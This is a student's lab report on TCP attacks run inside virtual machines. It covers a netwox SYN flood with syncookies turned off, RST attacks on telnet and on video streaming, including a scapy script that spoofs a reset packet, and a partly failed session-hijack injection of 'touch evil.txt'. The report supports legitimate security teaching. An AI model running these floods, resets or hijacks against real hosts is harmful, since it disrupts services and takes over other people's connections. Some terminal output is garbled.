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Task 1: SYN Flooding Attack

I begin by analyzing the max syn backlog to check the max size of the tcp syn backlog queue

```
[11/13/20 J0481765]seed@VM:~$ sudo sysctl -q net.ipv4.t
cp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[11/13/20 J0481765]seed@VM:~$
```

I run netstat -na before the attack to inspect the usage of the queue

```
[11/13/20 J0481765]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                            Foreign Add
ress
             State
           0
tcp
                  0 127.0.1.1:53
                                            0.0.0.0:*
             LISTEN
           0
                  0 10.0.2.5:53
                                            0.0.0.0:*
tcp
             LISTEN
tcp
                  0 127.0.0.1:53
                                            0.0.0.0:*
             LISTEN
           0
                  0 0.0.0.0:22
                                            0.0.0.0:*
tcp
             LISTEN
           0
tcp
                  0 0.0.0.0:23
                                            0.0.0.0:*
             LISTEN
           0
                  0 127.0.0.1:953
                                            0.0.0.0:*
tcp
```

I then commence the attack using Netwox on the attacking machine

```
[11/13/20 J0481765]seed@VM:~$ sudo netwox 76 -i 10.0.2.
5 -p 80
^C
[11/13/20 J0481765]seed@VM:~$
```

I run netstat -na on the victim machine during the attack and notice a large number of the connections in the queue are set to SYN-RECV, making me confident that my attack was successful. However I also note that these were a bit further down and there was still lots of free space in the queue, which i believe is due to net.ipv4.tcp_syncookies being set to true

```
0 10.0.2.5:80
tcp6
170:3147
              SYN RECV
                   0 10.0.2.5:80
           0
tcp6
.91:50854
              SYN RECV
                   0 10.0.2.5:80
tcp6
           0
77:18051
              SYN RECV
tcp6
                   0 10.0.2.5:80
           0
              SYN RECV
.226:60057
                   0 10.0.2.5:80
tcp6
           0
91:33094
              SYN RECV
tcp6
                   0 10.0.2.5:80
.166:9035
              SYN RECV
                   0 10.0.2.5:80
            0
tcp6
2:56940
              SYN RECV
            0
tcp6
                   0 10.0.2.5:80
68:39845
              SYN RECV
tcp6
                   0 10.0.2.5:80
```

I check and see that net.ipv4.tcp_syncookies=1

```
[11/13/20 J0481765]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
```

I believe this is why there was still space in the queue, so i disable it and try it again to see the results

```
[11/13/20 J0481765]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/13/20 J0481765]seed@VM:~$
```

I rerun the attack

```
[11/13/20 J0481765]seed@VM:~$ sudo netwox 76 -i 10.0.2.
5 -p 80
^C
[11/13/20 J0481765]seed@VM:~$
```

I don't see much of a difference between the netstats list on the queue, however judging by the purpose of syncookies, this is expected. syncookies aren't supposed to prevent the filling of the queue, but rather prevent dropping connections after the queue has been filled by not storing additional connections but rather encoding the queue entry into the handshake which it can use to detect if subsequent requests are legitimate.

Task 2: TCP RST Attacks on telnet and ssh Connections

I begin by attempting to connect to the server over telnet, once i connect, i immediately run netwox 78 on my attacker. The second i hit a key on my client it gives me the message notifying me the connection has been closed.

Image of me connecting to the server VM then being kicked off the telnet session on the client VM

```
[11/13/20 J0481765]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[11/13/20 J0481765]seed@VM:~$
```

Image of the attacker VM running netwox 78 to perform the attack

```
[11/13/20 J0481765]seed@VM:~$ sudo netwox 78
^C
[11/13/20 J0481765]seed@VM:~$
```

I set up the attack program but am unable to find the next available sequence number in wireshark, the last TCP packet sent never gives me a sequence number to work with

```
#!/usr/bin/python
from scapy.all import *

ip = IP(src="8.8.8.8", dst="10.0.2.5")
tcp = TCP(sport=23, dport=59790, flags="R", seq=2689961353)
pkt = ip/tcp
send(pkt, verbose=0)
```

```
TE
   147 2020-11-13 22:14:48.7106231... 10.0.2.4
                                              10.0.2.5
   148 2020-11-13 22:14:48.7107711... 10.0.2.5
                                              10.0.2.4
   AF
   AF
   151 2020-11-13 22:14:53.8888500... PcsCompu_e9:ef:03 PcsCompu_d0:43:87
                                                               AF
   152 2020-11-13 22:14:53.8890096... PcsCompu d0:43:87 PcsCompu e9:ef:03
                                                               AF
▼ Transmission Control Protocol, Src Port: 59796, Dst Port: 23, Seq: 2233607859,
  Source Port: 59796
  Destination Port: 23
   [Stream index: 1]
   [TCP Segment Len: 0]
  Sequence number: 2233607859
  Acknowledgment number: 3832492811
  Header Length: 32 bytes
 ▶ Flags: 0x010 (ACK)
```


I can see the port fine but i'm expecting a "Next sequence number field" for the last packet that simply does not exist. Without this i can't run the attack since the TCP request i send wont have the correct seg number.

Task 3: TCP RST Attacks on Video Streaming Applications

I begin by setting up a a scapy program to sniff and spoof incoming TCP packets with a reset packet.

```
[11/13/20 J0481765]seed@VM:~/lab09-James-Oswald$ sudo python Task3.py
.
Sent 1 packets.
.
Sent 1 packets.
```

I attempt to continue playing a youtube video I was watching before that attack but find that after the buffer runs out the video is stuck buffering and will no longer play.



Task 4: TCP Session Hijacking

I begin by encoding the command I want to run

```
[11/13/20 J0481765]seed@VM:~/lab09-James-Oswald$ python Python 2.7.12 (default, Nov 19 2016, 06:48:10) [GCC 5.4.0 20160609] on linux2 Type "help", "copyright", "credits" or "license" for mo re information. >>> "touch evil.txt".encode("hex") '746f756368206576696c2e747874' >>>
```

I attempt to use netwox to hijack the session and send this to the server by posing as the client by checking and filling in the values from wireshark

```
tcp
                                                          Expression...
    Protocol Length Info
             67 Telnet Data ...
    TCP
              66 60050 → 23 [ACK] Seq=2753282185 Ack=1632573914 Win=248 Len=0 .
              68 Telnet Data ...
    TELNET
    TELNET
            681 Telnet Data ...
    TCP
              66 60050 → 23 [ACK] Seq=2753282187 Ack=1632574529 Win=257 Len=0 .
    TELNET
               96 Telnet Data ...
               66 60050 → 23 [ACK] Seg=2753282187 Ack=1632574559 Win=257 Len=0 .
    [Stream index: 0]
    [TCP Segment Len: 0]
   Sequence number: 2753282187
   Acknowledgment number: 1632574559
    Header Length: 32 bytes
  ▼ Flags: 0x010 (ACK)
      000. .... = Reserved: Not set
      ...0 .... = Nonce: Not set
      .... 0... = Congestion Window Reduced (CWR): Not set
0000 08 00 27 e9 ef 03 08 00 27 d0 43 87 08 00 45 10
                                                       ..'.... '.C...E.
0010 00 34 ab 32 40 00 40 06 77 79 0a 00 02 05 0a 00
                                                      .4.2@.@. wy.....
0020 02 04 ea 92 00 17 a4 1b c0 8b 61 4f 1c 5f 80 10
                                                      ....a0._..
0030 01 01 59 3e 00 00 01 01 08 0a 00 36 9b 0d 00 36
```

```
[11/13/20 J0481765]seed@VM:~/lab09-James-Oswald$ sudo n
etwox 40 -m 10.0.2.4 -p 23 -q 1632573233 -H 746f7563682
06576696c2e747874 -o 60050
IΡ
version
           ihl
                         tos
                                                 totlen
                      0 \times 00 = 0
                                                0 \times 0036 = 54
                                   |r|D|M|
                id
                                                  offsetfra
74 6f 75 63
              68 20 65 76
                             69 6c 2e 74
                                           78 74
                                                          #
ouch evil.txt
[11/13/20 J0481765]seed@VM:~/lab09-James-Oswald$
```

Unfortunately upon closer inspection as the client, this dosn't appear to have actually sent the data to the server as the client like we wished.

```
[11/13/20 J0481765]seed@VM:~$ ls
android
               examples.desktop
                                    lab09-James-Oswald
a.out
               get-pip.py
                                    lib
               lab01-James-Oswald
                                    Music
oin
child.txt
                                    Pictures
               lab02
Customization
                                    Public
               lab03
Desktop
               lab04
                                    source
Documents
               lab07
                                    Templates
Downloads
               lab08
                                    Videos
```

I've messed with this for another few hours and still can't get it to send the command.

Task 5: Creating Reverse Shell using TCP Session Hijacking

Unfortunately since i can't get it to send a single command, it's not possible for me to create a backdoor using a reverse shell for task 5.